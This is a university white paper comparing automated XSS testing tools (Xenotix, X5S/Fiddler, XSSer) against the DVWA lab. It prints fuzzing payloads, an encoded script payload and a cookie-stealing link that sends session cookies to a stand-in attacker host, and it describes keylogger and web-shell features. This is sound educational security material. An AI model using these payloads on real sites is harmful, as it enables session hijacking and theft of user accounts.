Comparison of Automated XSS Fuzzing & Injection Tools

Gregory Hill

White Paper

Abertay University

Note that information contained in this document is for educational purposes.

ABSTRACT

Cross-Site Scripting (XSS) is an overtly present security flaw, which is continuously being found in numerous dynamic web applications across internet at an alarming rate. As these systems grow, manual testing and exploitation of each input field within can prove challenging, if not unfeasible.

In this paper, several different automated XSS tools will be tested, analysed and evaluated to show the advances made in the ease of testing. Several countermeasures will also be discussed.

- OWASP Xenotix XSS Exploit Framework
- Fiddler & X5S
- XXSer
- BURP
- The Browser Exploitation Framework (BeEF)

With numerous tests against a collection of different web apps, it was shown that while each package had its own methodology that gave it unique benefits, Xenotix and XSSer were inherently the most powerful due to their fuzzing capabilities. X5S provided a complex range of diagnostic information and tracked all user interactions, but lacked additional testing functions common to that of other scanners such as Burp. BeEF had a very powerful selection of exploitation tools, proving more suitable post-identification.

TABLE OF CONTENTS

1. INTRODUCTION

1.1 Web Application Security

With the increasing demand for interactive, intelligent, online systems that provide ease-of-use for the technically uninformed (w/ inflexible time constraints), web developers don't often consider the security of their application, or it is more of an afterthought. Smaller problems within larger applications often lead to critical failures in both security and functionality, so it is vital that problems are found as soon possible. With denial or exploitation of social networking or online banking tools, consequences can prove chaotic. A 2014 report indicated that web attacks had risen by over 1 billion from 2013, striking 38% percent of all computer users (*Kaspersky, 2014*). With this rise in online cyber terrorism, consumers grow increasingly worried about the security of any applications hosting personal information.

1.2 Web Application Testing

Source code is like a maze. Without the correct navigation, a programmer can be easily lost. A penetration tester has to intentionally exploit an application under multiple possible scenarios to map exactly how it works, thus locating any and all flaws. There are three distinct types of testing:

- Black box tests are those that evaluate the functionality of an application without looking at the source code.
- Grey box tests are those where the penetration tester has at least some knowledge of the internal application structure and where to focus efforts.
- White box tests are those that analyse the internal workings by following the source code through.

There are varying opinions on the suitability of each methodology, but each have shown effective in different working environments. A number of factors determine the appropriate method to use - the project goals, resource access permissions and time allocation should all be considered. To quickly test the application under the guise of an attacker with short term knowledge, a black box testing methodology would be most applicable. All future tests in this paper will be operated as such, for demonstration of the simplicity of most web app exploitation.

In a recent analysis of the new game streaming portal, 'YouTube Gaming', researchers were able to identify a cross-site scripting vulnerability in less than two minutes (*SecurityWeek, 2015*). After which, Google awarded a $3,000 award bounty to the investigator. Vulnerabilities aren't simply localized to smaller low income companies without the ability to fully commit to thorough testing, advanced tech conglomerates such as Google are still susceptible. With a large amount of money currently being assigned to internal and external testers, the financial benefits to testers are currently very high, especially when leveraged against the cost of damages companies wish to avoid.

1.3 Cross-Site Scripting

XSS attacks occur when invalidated data from an untrusted source is allowed to interact with the internal components of a web application. An attacker can inject client-side script that will exploit the application / session when a user downloads and compiles the associated page.

JavaScript is the most common language, but any script that runs client side can be injected - i.e. HTML, Flash, ActionScript, and Python. A simple JavaScript test payload is as follows:

```
<script>alert(‘1’);</script>
```

In a successful test, this script should initiate a local dialog pop-up box within the victim’s browser, displaying the number ‘1’ – while not directly malicious, this should be enough to provide proof of fault.

There are three particular sub-categories associated with this attack vector:

- Stored
  - Occur when injected script is stored permanently in the database. When a resource that would echo this entry is requested by a user, their browser interprets the stored script and any functions would execute.
- Reflected:
  - Occur when the injected script is reflected off the web server. These have to be delivered to the user via an alternate route, such as a link through an email or alternate website.
- DOM Based:
  - Occur when the injected scripts modifies a DOM environment to execute differently, so the client-side code runs in an unexpected manner.

A more advanced testing script could take the form:

```
<img src=&#0000106&#0000097&#0000118&#0000097
&#0000115&#0000099&#0000114&#0000105&#0000112
&#0000116&#0000058&#0000097&#0000108&#0000101
&#0000114&#0000116&#0000040&#0000039&#0000088
&#0000083&#0000083&#0000039&#0000041>
```

By using heavily encoded script with tags not normally associated with XSS, it is possible to thoroughly evaluate the input sanitization. From here, additional obfuscated script can be added to perform further exploitation. This includes, but is not limited to: redirection, session (cookie) theft and further automatized application interaction.

```
<a href=# onclick=\"document.location=\'http://attack-
server.com/xss.php?c=\'+escape\(document.cookie\)\;\">Follow me!</a>
```

In a persistent attack, the above code would be stored on the vulnerable application. When run, a hyperlink to an external malicious web site will be generated – containing the current application’s session tokens for further session hijacking. *Figure 1* shows a typical attack scenario.

1.4 Aim

Not many tools have been crafted to test these vulnerabilities. Xenotix, X5S, XSSer, Burp and BeEF aim to automate conclusive tests of dynamic applications, to provide a tester with quantifiable knowledge of an application's insecurity.

This work aims to investigate and evaluate the usability of several separate automated XSS injection tools, comparing the benefits of each platform and noting their most suitable usage environments. Several code based solutions to this problem will also be discussed, focusing on methods that can be applied to different languages.




Figure 1 – XSS Lifecycle

Figure 2 – OWASP Logo

Figure 3 – BeEF Logo

2. PROCEDURE

2.1 Environment

For experimentation, the following systems need to be mounted:

- Attack Platforms:
    - Kali Linux 2.0
    - Windows 10
- Client:
    - Windows 7 Pro
- Vulnerable Server:
    - Open Source Web App Security Project : Broken Web Apps (OWASP BWA)

Note: To prevent external damage / interference, all network adapters within any virtualized setups will have to be set as host only. (VMware was used within this analysis.)

2.2 OWASP Xenotix Framework

Download and unzip the Framework onto a Windows client:

- https://www.owasp.org/index.php/OWASP_Xenotix_XSS_Exploit_Framework


Note: Microsoft .NET Framework 4 is required.

Xenotix has several tabs that support a range of functionality.

- View Source: Read the source code of any page the user visits.
- Scanner: Search & Test for XSS vulnerabilities.
- Information Gathering: Recon of target's system (IP Address, Hostname, ISP, Port Scans).
- XSS Exploitation: Perform one of the various attack vectors.
- Tools: Encoder / Decoder utilities, Detect & Calculate Hashes
- Settings: Configuration of attack server, and import custom payloads.
- XSS Buzz: Links to external information resources.

To initialize the attack server, go into the settings and set the I.P. address to that of the current machine. This will automatically generate HTML code that can be included in any web page for activation of the malicious hook script.

To scan for vulnerabilities within a particular web page, there are several separate request fuzzers to quickly and easily test a page within three separate browser engines.


Payload: "><script>alert(1)</script>
Browse: http://192.168.76.2/dvwa/vulnerabilities/xss_r/?name="><script>alert(1)</script>

Browser Engines: [✓ Trident] [✓ WebKit]


The page at http://192.168.76.2 says:
1

GET Request Fuzzer
URL: http://192.168.76.2/dvwa/vulnerabilities/xss_r/?name=[X]
Replace the parameters or values with [X] to start fuzzing.
Time Interval (sec): 1
Payloads: 7 / 4808
Select Fuzzer: [✓ Blind Fuzzer] Intelli Fuzzer Context Fuzzer

Server: Running at 192.168.76.1:5005
Payloads: 4808

Figure 4 – GET Request Fuzzer

The ‘GET Request Fuzzer’ (*Figure 4*) can initiate an automatic Blind Test which will automatically run a series of different requests from a local library within the defined (‘[X]’) parameter.



Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
Message: This is a test comment.

Name: Hacker
Message: This is a message.

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

```
xss_s/
main.css
dvwaPage.js
logo.png
include.js?app=proxynetflix
data:image/png;base...
data:image/png;base...
analytics.js
collect?v=1&_v=j40&a=1673722870&t=pageview&_s=1&dl=http...
```

```
▼General
    Remote Address: 192.168.76.2:80
    Request URL: http://192.168.76.2/dvwa/vulnerabilities/xss_s/
    Request Method: POST
    Status Code: ● 200 OK
▶Response Headers (12)
▶Request Headers (13)
▼Form Data    view source    view URL encoded
    txtName: Hacker
    mtxMessage: This is a message.
    btnSign: Sign Guestbook
```

Figure 5 – DVWA POST Header

The ‘POST Request Fuzzer’ has the ability to automate numerous POST requests with a whole library of default Blind payloads. Given a cookie for authentication, the URL and the correct parameters for manipulation (*Figure 5*), this tool can quickly spam the browser engines until a valid payload / entry has been found (*Figure 6*).



```
Message: "">
Name: "><script>alert("X")</script>
Message: "><script>alert("X")</script>
Name: '><script>alert(1)</script>
Message: '><script>alert(1)</script>
Name: "><script>alert(1)</script>
Message: "><script>alert(1)</script>
Name: '><script>alert(1)</script>
Message: '><script>alert(1)</script>
Name: ' "><script>alert(1)</script>
Message: ' "><script>alert(1)</script>
Name: "><script>alert(1)</script>
Message: "><script>alert(1)</script>
Name: '><script>alert(1)</script>
Message: '><script>alert(1)</script>
Name: <script>alert(1)</script>
Message: <script>alert(1)</script>
Name: "><script>alert(1)</script>
Message: "><script>alert(1)</script>
Name: '><script>alert(1)</script>
Message: '><script>alert(1)</script>
Name: " onerror=alert(1) "
Message: " onerror=alert(1) "
Name: " onerror=alert(1) x="
Message: " onerror=alert(1) x="
Name: -alert(1)-
```

Server: Running at 192.168.76.1:5005 |

Payload: -alert(1)-

Browser Engines: [✓ Trident] [✓ WebKit] [✓ Gecko]

POST Request Fuzzer

URL: http://192.168.76.2/dvwa/vulnerabilities/xss_s/

Parameters: e=[X]&mtxMessage=[X]&btnSign=Sign+Guestbook

Replace the the values of parameters with [X] for XSS testing.

Time Interval (sec): 5

Payloads: 14 / 4808

Select Fuzzer: [● Blind Fuzzer] ○ Intelli Fuzzer ○ Context Fuzzer

Name	Value
PHPSESSID	udqktkeikst54dr...

POST Request Header

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Referer:http://192.168.76.2/dvwa/vulnerabilities/xss_s/
Content-Type:application/x-www-form-urlencoded
User-Agent:Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR
3.5.30729)
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Keep-Alive:115
Host:192.168.76.2
Cookie:PHPSESSID=udqktkeikst54dlraa1oagnek7
Content-Length:63
Expect:100-continue
```

POST Response Header

```
HTTP/1.1  200 OK
Pragma:no-cache
Vary:Accept-Encoding
Content-Length:7566
Cache-Control:no-cache, must-revalidate
Content-Type:text/html;charset=utf-8
Date:Mon, 23 Nov 2015 20:53:46 GMT
Expires:Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie:security=low
Server:Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
```

POST Response Body

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

        <head>
                <meta http-equiv="Content-Type"
content="text/html; charset=UTF-8" />

                <title>Damn Vulnerable Web App (DVWA) v1.8 ::
```

Figure 6 – POST Request Fuzzer

With the location of an XSS vulnerability identified, the earlier generated HTML can be manually injected. Upon visitation by a remote user, the code will request the malicious script from the attacker’s server thus enabling several new attack vectors.

To send the client a message through an *alert()* box, click ‘Send Message’ under the ‘XSS Exploitation Menu’ and simply type a message and press send. Other options include the ability to steal the browser’s cookies, start a key logger or initiate a Reverse HTTP web shell.

For further enumeration of the system, Xenotix provides options to identify the I.P. address, any open ports, and includes the ability to scan the target’s local network. If any Web Application Firewall is operating, Xenotix can fingerprint the rules that the WAF filter in a HTTP conversation, to identify further weaknesses.

2.3 X5S / Fiddler

As X5S is a plugin for popular web debugger ‘Fiddler’, both of these packages need to be installed.

Fiddler:

- http://www.telerik.com/download/fiddler

X5S:

- https://xss.codeplex.com/


After installation, Fiddler should automatically add a hook to the default browser for relaying traffic. If this is not the case, it can be enabled within the respective browser.

To configure X5S, locate the tab in Fiddler.

Select the ‘Enable’ option, set the preamble as ‘pqz’ and select all four ‘Auto-Injection Options’ – all other choices can be left as shown in *Figure 7*.

Under the Test Case Configuration sub-tab, several different test cases can be selected. These fall under three particular Character Test Cases:

- Transformable
    - The injected character might appear in lowercase, uppercase, or other similar chars.
- Traditional
    - This will inject normal ASCII character.
- Overlong
    - This injects non-shortest UTF-8 encodings of traditional test cases. For example, ASCII ‘<’ would be denoted as 0x3C in UTF-8.



[✓] Enable
Preamble: pqz
[ ] Enable Domain Name Targeting

Domain Targeting
Applies to: [✓] Requests [✓] Responses
Targeted domains: http://192.168.76.2/
Domain:

[ ] Enable Results Filtering

Results Filtering
[ ] None
[ ] Replacement
[ ] Transformed


Auto-Injection Options
[✓] Inject GET request parameters
[✓] Inject POST request parameters
[✓] Throttle request generation
[✓] Inject "Other" parameters
Delay period (ms): 1000
Batch size: 25

URI Encoding Options
[ ] Encode HTTP Body Data
[ ] Encode Query String
[ ] Encode HTTP Headers

General Options
[ ] Automatically check for updates on start

Figure 7 – X5S Configuration

For this analysis, select all character test cases (*Figure 8*) and navigate to the final sub-tab, ‘Results’.



Character Filter: All

Enabled	Source/Test-case	Target
✓	＜	<
✓	＞	>
✓	İ	I
✓	ı	i
✓	«	<

Name: U+FF1C FULLWIDTH LESS-THAN SIGN
Source Code Point: U+FF1C
Target Code Point: U+003C
Description:

'Transformable Test Case'


The source character U+FF1C FULLWIDTH LESS-THAN SIGN character will transform to the U+003C LESS-THAN SIGN in certain cases. For example, some Unicode normalization forms as well as some best-fit mappings will cause this one-way transformation.

Because it's mostly benign, this character can be useful as a quick test to find out if an application is transforming strings in these ways. If a transformation is detected, then further testing should be performed to find cross-site scripting (XSS) attacks.

For example, by attempting to get the word 'script' into the HTML using the U+FF1C FULLWIDTH LESS-THAN SIGN in place of the ASCII '<'.

Figure 8 – Test Case Configuration

Within an active DVWA browser session, navigate to different web pages and insert data where applicable. Fiddler automatically relays this traffic by use of the pre-enabled hook initiated earlier. X5S should start auto injection of the test cases into any identified fields, reporting which payloads seem applicable.


Fiddler Web Debugger
File Edit Rules Tools View Help GET /book GeoEdge
WinConfig Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search...
Statistics Inspectors AutoResponder Composer x5s Log Filters Timeline
Configuration Test Case Configuration Results
[QuickExec] ALT+Q > type HELP to learn more
Capturing All Processes

#	Result	Protocol	Host	URL
17	200	HTTP	192.168.76.2	/dvwa/security.php
18	200	HTTP	192.168.76.2	/dvwa/security.php
19	200	HTTP	192.168.76.2	/dvwa/dvwa/images/lock....
20	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
21	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
22	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
23	200	HTTP	Tunnel to	d.docs.live.net:443
24	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
25	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
26	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
27	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
28	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
29	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
30	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
31	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
32	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
33	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
34	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
35	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
36	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
37	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_s/
38	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_r/
39	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_r/
40	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_...
41	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_...
42	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_...
43	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_...
44	200	HTTP	192.168.76.2	/dvwa/vulnerabilities/xss_...
45	200	HTTP	Tunnel to	d.docs.live.net:443
46	200	HTTP	Tunnel to	clients4.google.com:443
47	200	HTTP	Tunnel to	d.docs.live.net:443
48	200	HTTP	Tunnel to	d.docs.live.net:443
49	200	HTTP	Tunnel to	d.docs.live.net:443
50	200	HTTP	Tunnel to	d.docs.live.net:443
51	200	HTTP	Tunnel to	d.docs.live.net:443
52	200	HTTP	Tunnel to	safebrowsing.google.com...
53	200	HTTP	Tunnel to	safebrowsing-cache.googl...

Context	Transformation	CodePoint
0041pqz" <br />Message:	None	22
003cpqz> <br /></div><d	Unknown	22
003epqz< <br />Message:	Unknown	22
003fpqz< <br /></div><d	Unknown	22
002dpqz« <br /></div><d	Unknown	22
002fpqz˂ <br />Message:	Unknown	22
0032pqzï <br />Message:	Unknown	22
0033pqzï <br /></div><d	Unknown	22
0030pqz˂ <br /></div><d	Unknown	22
0045pqz' <br /></div><d	Unknown	22
0048pqz�� <br /></div><	Replacement	22
004bpqz�� <br /></div><	Replacement	22
004apqz�� <br />Message	Replacement	22

```
id="guestbook_comments">Name: 004apqz□□ <br />Message: jjtyjrtjty <br /></div><div id="guestbook_comments">Name: hrtjhtyjtg <br />
Message: jjtyjrtjty <br /></div><div id="guestbook_comments">Name: 0044pqz' <br />Message: jjtyjrtjty <br /></div><div
id="guestbook_comments">Name: hrtjhtyjtg <br />Message: jjtyjrtjty <br /></div>
        <br />

        <h2>More info</h2>

        <ul>
                <li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.html</a></li>
                <li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">
http://en.wikipedia.org/wiki/Cross-site_scripting</a></li>
                <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">
http://www.cgisecurity.com/xss-faq.html</a></li>
        </ul>
</div>

                                        <br />
                                        <br />


                                </div>
```

```
1 / 154    http://192.168.76.2/dvwa/vulnerabilities/xss_s/
```

Figure 9 – X5S Results against DVWA

Upon interaction with one of the test contexts, as shown in *Figure 9*, Fiddler will redirect the user to a detailed request information pane, displaying: the location of the interaction, type of request (GET / POST), parameters sent and session tokens. With further manual injection, these vulnerabilities can be conclusively identified.

2.4 XSSer

XSSer should be readily available with most distributions of Kali Linux.

The source is available from the following URL:

- http://xsser.03c8.net/

If not enabled, or installation is required on a different Linux distribution, the files can be downloaded through the above link and installed into a suitable location with the following code:

- python setup.py install
    - Further execution will have to be carried out with the pre-fix 'python' (e.g. python xsser.py).

Typical execution to validate a GET link can be executed as follows:

- xsser –u http://192.168.76.105" –g "dvwa/vulnerabilities/xss_r/?name=" --cookie=PHPSESSID=<cookie> -v --reverse-check --referer=666.666.666.666


The '-u' switch specifies the base URL of the target, where '-g' (GET) or '-p' (POST) will represent the website sub-directory and parameter to inject. To import multiple URLs, the '-i' switch can be used to select an external plaintext list (e.g. –i "targets.txt").

As this example examined DVWA, an authentication (PHPSESSID) session cookie to bypass the login screen was required (e.g. cookie=PHPSESSID=3Dvmcsjsdown6gsogpu7o2utr6f3).

The '-v' switch specified a verbose scan, providing output as shown in *Figure 10*, and the '--reverse-check' switch displayed proof of injection, by sending a script that would supply output back to the system localhost.

